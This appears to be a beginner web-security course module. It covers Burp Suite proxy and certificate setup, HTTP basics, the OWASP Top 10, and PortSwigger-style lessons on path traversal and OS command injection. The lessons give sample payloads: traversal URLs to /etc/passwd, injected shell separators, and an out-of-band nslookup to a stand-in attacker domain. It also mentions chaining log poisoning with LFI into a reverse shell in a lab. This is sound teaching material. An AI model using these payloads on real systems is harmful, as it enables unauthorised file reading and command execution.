





Once it is installed, you will get a new extension in your Firefox. Here, you will click on `Options`



Now, you will click on `Add`




Now, you will set the following settings:





```
Title: BurpSuite
ProxyType: HTTP
Proxy IP address: 127.0.0.1
Port: 8080
```


Then, you will simply click on Save.

Once that's done and we click on the FoxyProxy icon on top of Firefox:




We can click on `BurpSuite` and try and open `google.com`






Now, we can see the following error. This error occurs when we don't have the certificates setup and we try to access `https` sites. In order to fix this, firstly type `burp/` in the Address bar in Firefox:




Now, click on `CA Certificate` and it will download the `cacert.der` file.


Afer you've downloaded the certificate, go to Firefox setting and search for `Certificates`:




Once you click on `View Certificates`, click on `Import` and select the `cacert.der` file you've downloaded



Now, select `Trust this CA to identify websites.` and `Trust this CA to identify email users`.



Once this is done, you will now try and again refresh the google.com page, and you'll get the following response in Burp Suite:



Understanding Burp Suite:

Burp Suite is one of the most powerful and popular web application security testing tool. There are several key components and modules that help security professionals, penetration testers, and developers in various phases of assessing and securing web applications. Here's an explanation of some important components:

1. **Dashboard:**

   The Burp Suite dashboard is the main user interface where you access and manage various tools and features. It provides an overview of your ongoing tasks, recent activities, and notifications. The dashboard is the central hub from which you can navigate to different modules and tools within Burp Suite.

2. **Target:**

   The Target module in Burp Suite is used for scoping and managing the target of your security testing. It allows you to specify the website or web application that you want to test. You can configure various target settings, analyze the site's structure, and define the scope of your testing by including or excluding specific parts of the site.

3. **Proxy:**

   The Proxy module is a core feature of Burp Suite and acts as an intercepting proxy server. It allows you to intercept and inspect HTTP requests and responses between your web browser and the target application. You can use the Proxy to modify, analyze, and manipulate requests and responses, making it a valuable tool for understanding and testing how web applications function.

4. **Intruder:**

   The Intruder module in Burp Suite is designed for automated and semi-automated testing of web application parameters and payloads. It's commonly used for tasks like brute-force attacks, fuzzing, and vulnerability scanning. Intruder allows you to define custom payloads and target specific parameters to test for vulnerabilities, such as SQL injection or Cross-Site Scripting (XSS).

5. **Repeater:**

   The Repeater module is used for manually and interactively manipulating and re-sending individual HTTP requests. It's particularly useful for fine-tuning and testing specific aspects of web applications. With Repeater, you can modify request headers and content and observe how the application responds to various changes. It's an essential tool for in-depth analysis and testing.

In this course, we'll make use of **Proxy**, **Intruder** and **Repeater** only.

These modules within Burp Suite provide a range of functionalities for web application security testing, including intercepting traffic, targeting specific websites, automating testing procedures, and manually analyzing requests and responses. Security professionals and developers use these modules to identify and address vulnerabilities and security issues in web applications.

HTTP Requests

Keeping in mind the HTTP request of Google, let's break down everything

```
GET / HTTP/1.1
Host: google.com
Sec-Ch-Ua: "Chromium";v="117", "Not;A=Brand";v="8"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/117.0.5938.132 Safari/53
7.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-
exchange;v=b3;q=0.7
X-Client-Data: CO+DywE=
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: close
```

Here's a breakdown of the HTTP request:

HTTP Verb	URI	HTTP Version
GET	/	HTTP/1.1

The request uses the HTTP GET method to request the root path ("/") of the web server "google.com" using HTTP version 1.1.

Header Field	Value
Host	google.com
Sec-Ch-Ua	"Chromium";v="117", "Not;A=Brand";v="8"
Sec-Ch-Ua-Mobile	?0
Sec-Ch-Ua-Platform	"Windows"
Upgrade-Insecure-Requests	1
User-Agent	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/117.0.5938.132 Safari/537.36
Accept	text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,/;q=0.8,application/signed-exchange;v=b3;q=0.7
X-Client-Data	CO+DywE=
Sec-Fetch-Site	none
Sec-Fetch-Mode	navigate
Sec-Fetch-User	?1
Sec-Fetch-Dest	document
Accept-Encoding	gzip, deflate, br
Accept-Language	en-US,en;q=0.9
Connection	close

The table above details various HTTP request header fields and their corresponding values in the provided request.

Now, let's provide a breakdown of HTTP status codes:

Status Code	Description
200	OK - The request was successful, and the response body contains the requested data or resource.
201	Created - The request has been fulfilled, and a new resource has been created as a result. The URI of the created resource is typically included in the response.
204	No Content - The request was successful, but there is no data to return in the response body.
301	Moved Permanently - The requested resource has been permanently moved to a different URL, and the new URL is provided in the response.
302	Found (or Moved Temporarily) - The requested resource has been temporarily moved to a different URL. The client should use the new URL provided in the response for subsequent requests.
400	Bad Request - The server could not understand the request due to invalid syntax, missing parameters, or other issues.
401	Unauthorized - The request requires authentication, and the provided credentials are invalid or missing.
403	Forbidden - The server understands the request, but it refuses to fulfill it due to permissions or other reasons.
404	Not Found - The requested resource or URL does not exist on the server.
500	Internal Server Error - The server encountered an unexpected condition that prevented it from fulfilling the request.

HTTP status codes are used by the server to indicate the outcome of the request. Each status code carries a specific meaning, helping both the client and the server understand the result of the request.


HTTP Verb	Description
GET	Used to retrieve data from the server, typically for read-only operations. Should not have side effects.
POST	Used to submit data to be processed to a specified resource. Commonly used for creating new resources.
PUT	Used to update or replace an existing resource or create a new resource if it does not exist.
PATCH	Used to apply partial modifications to a resource. It's often used for updating specific fields in a resource.
DELETE	Used to request the removal of a resource from the server.
HEAD	Similar to GET, but it requests the headers of the resource without the response body, often used for checking resource metadata.
OPTIONS	Used to request information about the communication options available for a resource, such as supported HTTP methods.
CONNECT	Reserved for establishing network connections through a proxy, though it's rarely used in practice.
TRACE	Used for diagnostic purposes, often to trace the route and behavior of a request as it passes through intermediaries.

These HTTP verbs are an essential part of the HTTP protocol and are used to define the action that the client wants to perform on a specific resource located on the server. Each verb has a specific purpose and expected behavior, allowing clients and servers to interact and manipulate resources in various ways.

Wappalyzer

Wappalyzer is a browser extension that is used to identify the services that the Web Application is utilizing. We can install this plugin to get an overview of all the technologies used by a Webapp:

After installing the extension, we can click on the Wappalyzer button:



Wappalyzer can be used to identify the Web Server hosting the website, the JS libraries being used, CSS Libraries, etc. It can be very helpful in identifying most of the resources.

OWASP Top - 10

OWASP (Open Web Application Security Project) is an organization that focuses on improving the security of software. OWASP publishes a list of the top security risks for web applications, known as the "OWASP Top 10." This list is updated periodically to reflect the current state of web application security threats. It serves as a guide for developers, security professionals, and organizations to prioritize and address the most critical security issues in their web applications.

The OWASP Top 10 list typically includes the following web application security risks:

1. **Injection:** This risk involves vulnerabilities that allow untrusted data to be executed as part of a command or query. Common examples include SQL injection and NoSQL injection.
2. **Broken Authentication:** This relates to issues with user authentication and session management, including weak passwords, insecure session management, and flawed multi-factor authentication.
3. **Sensitive Data Exposure:** When sensitive data, such as passwords, credit card details, or personal information, is exposed due to poor security practices or vulnerabilities.
4. **XML External Entity (XXE):** XXE vulnerabilities occur when an application improperly processes XML input and can be exploited to disclose internal files, conduct Denial of Service (DoS) attacks, or execute remote code.
5. **Broken Access Control:** This risk pertains to issues where users can access functionalities or data they should not have access to, often due to improper authorization or insufficient access controls.
6. **Security Misconfiguration:** This involves misconfigured security settings, such as default accounts, unnecessary services, or overly permissive permissions, that can be exploited by attackers.
7. **Cross-Site Scripting (XSS):** XSS vulnerabilities allow attackers to inject malicious scripts into web pages viewed by other users. This can lead to data theft or unauthorized actions on behalf of the user.
8. **Insecure Deserialization:** Deserialization vulnerabilities occur when untrusted data is used to instantiate objects, leading to potential remote code execution or other attacks.
9. **Using Components with Known Vulnerabilities:** This risk arises when web applications use outdated or vulnerable components, libraries, or frameworks, making them susceptible to known security issues.
10. **Insufficient Logging and Monitoring:** Inadequate logging and monitoring can hinder an organization's ability to detect and respond to security incidents.

OWASP Web Top Ten, on the other hand, is a specific subset of the OWASP Top 10 that focuses on web application security. It highlights the most critical web application security risks that developers and organizations should prioritize when designing, developing, and securing web applications. In essence, OWASP Web Top Ten is a subset of the broader OWASP Top 10, tailored specifically to web application security concerns.

Labs:

For the entirety of Web Application Labs, we'll make use Portswigger Academy.

https://portswigger.net/web-security

Portswigger is the company that made Burp Suite and for the past two years have been curating one of the biggest online Web Application Security hands-on labs platform. In this course, we'll make use of these labs to gain a better understanding of how certain vulnerabilities work, how they arise and how they can be fixed (if we're provided the source code).

In this particualar course, we won't be going through vulnerabilities in any particular order but rather those that even a beginner can understand with little to no knowledge of inner workings of Web Applications. We'll make use of older `php-based` web applications in order to understand the basics.

Vulnerability No. 1 - Local File Inclusion/File Traversal

https://portswigger.net/web-security/file-path-traversal

Path traversal is also known as directory traversal. These vulnerabilities enable an attacker to read arbitrary files on the server that is running an application. This might include:

- Application code and data.
- Credentials for back-end systems.
- Sensitive operating system files.

In some cases, an attacker might be able to write to arbitrary files on the server, allowing them to modify application data or behavior, and ultimately take full control of the server.

👉 In the practice lab's docker which you'll be provided, you will have to utilize the LFI and Log Poisoning in order to gain access to a reverse shell in order to complete the assignment.

Reading arbitrary files via path traversal

Imagine a shopping application that displays images of items for sale. This might load an image using the following HTML:

```
<img src="/loadImage?filename=218.png">
```

The `loadImage` URL takes a `filename` parameter and returns the contents of the specified file. The image files are stored on disk in the location `/var/www/images/`. To return an image, the application appends the requested filename to this base directory and uses a filesystem API to read the contents of the file. In other words, the application reads from the following file path:

```
/var/www/images/218.png
```

This application implements no defenses against path traversal attacks. As a result, an attacker can request the following URL to retrieve the `/etc/passwd` file from the server's filesystem:

```
https://insecure-website.com/loadImage?filename=../../../etc/passwd
```

This causes the application to read from the following file path:

```
/var/www/images/../../../etc/passwd
```

The sequence `../` is valid within a file path, and means to step up one level in the directory structure. The three consecutive `../` sequences step up from `/var/www/images/` to the filesystem root, and so the file that is actually read is:

```
/etc/passwd
```

On Unix-based operating systems, this is a standard file containing details of the users that are registered on the server, but an attacker could retrieve other arbitrary files using the same technique.

On Windows, both `../` and `..\` are valid directory traversal sequences. The following is an example of an equivalent attack against a Windows-based server:

```
https://insecure-website.com/loadImage?filename=..\..\..\windows\win.ini
```

Chaining Log Poisoning with LFI to gain Code Execution:

In certain scenarios, one may be able to execute code by poisoning the logs, which can allow the user to run arbitary code on the target. There are certain conditions that must be met in order for this to occur successfully:

- The logs store either `User-Agent` or any user-controlled HTTP Field
- Apache + PHP is enabled which will allow us to execute Raw-PHP

If we have both of these conditions met, and we find LFI, then we can easily esclate from a simple LFI to full fledged code execution.

Vulernability No. 2 - OS command injection

https://portswigger.net/web-security/os-command-injection

What is OS command injection?

OS command injection is also known as shell injection. It allows an attacker to execute operating system (OS) commands on the server that is running an application, and typically fully compromise the application and its data. Often, an attacker can leverage an OS command injection vulnerability to compromise other parts of the hosting infrastructure, and exploit trust relationships to pivot the attack to other systems within the organization.

Injecting OS commands

In this example, a shopping application lets the user view whether an item is in stock in a particular store. This information is accessed via a URL:

```
https://insecure-website.com/stockStatus?productID=381&storeID=29
```

To provide the stock information, the application must query various legacy systems. For historical reasons, the functionality is implemented by calling out to a shell command with the product and store IDs as arguments:

```
stockreport.pl 381 29
```

This command outputs the stock status for the specified item, which is returned to the user.

The application implements no defenses against OS command injection, so an attacker can submit the following input to execute an arbitrary command:

```
& echo aiwefwlguh &
```

If this input is submitted in the `productID` parameter, the command executed by the application is:

```
stockreport.pl & echo aiwefwlguh & 29
```

The `echo` command causes the supplied string to be echoed in the output. This is a useful way to test for some types of OS command injection. The `&` character is a shell command separator. In this example, it causes three separate commands to execute, one after another. The output returned to the user is:

```
Error - productID was not provided
aiwefwlguh
29: command not found
```

The three lines of output demonstrate that:

- The original `stockreport.pl` command was executed without its expected arguments, and so returned an error message.
- The injected `echo` command was executed, and the supplied string was echoed in the output.
- The original argument `29` was executed as a command, which caused an error.

Placing the additional command separator `&` after the injected command is useful because it separates the injected command from whatever follows the injection point. This reduces the chance that what follows will prevent the injected command from executing.

Blind OS command injection

In Blind OS Command Injection, we do not know whether our command is being executed or not, meaning we won't get any output on the screen.

One best way to check this, is by simply using `ping -c1 <host-name>`, and then setting up `sudo tcpdump -i eth0 icmp`. This can allow us to specifically check if we're receiving `ICMP` packets from the host.

Another way, is to create a new file inside the (potential) web-directory (i.e. `/var/www/html/`), this can allow us to check whether the file is creating as the file will be created in the root of the web directory. However, this technique doesn't work with modern wapps.

The last, and most commonly used techniques against Blind Attacks is `out-of-band` i.e. OAST techniques. Out-of-band application security testing (OAST) uses external servers to see otherwise invisible vulnerabilities. It was introduced to further improve the DAST (dynamic application security testing) model. PortSwigger was a pioneer in OAST with Burp Collaborator. This added OAST capabilities to Burp Suite - making the method more readily accessible.

We can make use of these techniques by triggering an `out-of-band` network interaction with a system that we can control.

You can use an injected command that will trigger an out-of-band network interaction with a system that you control, using OAST techniques. For example:

```
& nslookup kgji2ohoyw.web-attacker.com &
```

This payload uses the `nslookup` command to cause a DNS lookup for the specified domain. The attacker can monitor to see if the lookup happens, to confirm if the command was successfully injected.

Ways of injecting OS commands

You can use a number of shell metacharacters to perform OS command injection attacks.

A number of characters function as command separators, allowing commands to be chained together. The following command separators work on both Windows and Unix-based systems:

- `&`
- `&&`
- `|`
- `||`

The following command separators work only on Unix-based systems:

- `;`
- Newline (`0x0a` or `\n`)

On Unix-based systems, you can also use backticks or the dollar character to perform inline execution of an injected command within the original command:

- `` ` ``injected command `` ` ``
- `$(` injected command `)`

The different shell metacharacters have subtly different behaviors that might change whether they work in certain situations. This could impact whether they allow in-band retrieval of command output or are useful only for blind exploitation.

Sometimes, the input that you control appears within quotation marks in the original command. In this situation, you need to terminate the quoted context (using `"` or `'`) before using suitable shell metacharacters to inject a new command.

References:

https://portswigger.net/burp/communitydownload

https://addons.mozilla.org/en-US/firefox/addon/foxyproxy-standard/

https://chrome.google.com/webstore/detail/wappalyzer-technology-pro/gppongmhjkpfnbhagpmjfkannfbllamg

https://addons.mozilla.org/en-US/firefox/addon/wappalyzer/

https://tryhackme.com/room/burpsuitebasics

https://portswigger.net/web-security

https://portswigger.net/burp/application-security-testing/oast